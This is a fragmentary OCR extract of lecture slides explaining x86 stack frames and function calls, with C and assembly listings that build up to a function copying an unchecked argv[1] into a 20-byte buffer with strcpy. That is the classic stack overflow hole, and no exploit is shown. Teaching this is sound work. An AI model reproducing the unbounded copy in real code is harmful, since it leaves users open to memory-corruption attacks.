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


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


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sum:
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   leave
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```

EIP → `movl 12(%ebp), %eax`

```
main:
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


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




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


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
So what happens on a call?

EAX: 4

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

Now let's add a buffer

```
int foo()
{
    char buf[20];
    return 0;
}

int main()
{
    return foo();
}
```

```
foo:
    pushl %ebp
    movl %esp, %ebp
    subl $32, %esp
    movl $0, %eax
    leave
    ret

main:
    pushl %ebp
    movl %esp, %ebp
    call foo
    popl %ebp
    ret
```

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


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



Stack




```
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    movl %esp, %ebp
    subl $32, %esp
    movl $0, %eax
    leave
    ret

main:
    pushl %ebp
    movl %esp, %ebp
    call foo
    popl %ebp
    ret
```


Calling a libC function

```
int foo(char *str)
{
   char buf[20];
   strcpy(buf, str);
   return 0;
}
```

```
foo:
  pushl %ebp
  movl %esp, %ebp
  subl $36, %esp
  movl 8(%ebp), %eax
  movl %eax, 4(%esp)
  leal -28(%ebp), %eax
  movl %eax, (%esp)
  call strcpy
  xorl %eax, %eax
  leave
  ret
```

```
int main(int argc,
         char *argv[])
{
   return foo(argv[1]);
}
```

Calling a libC function

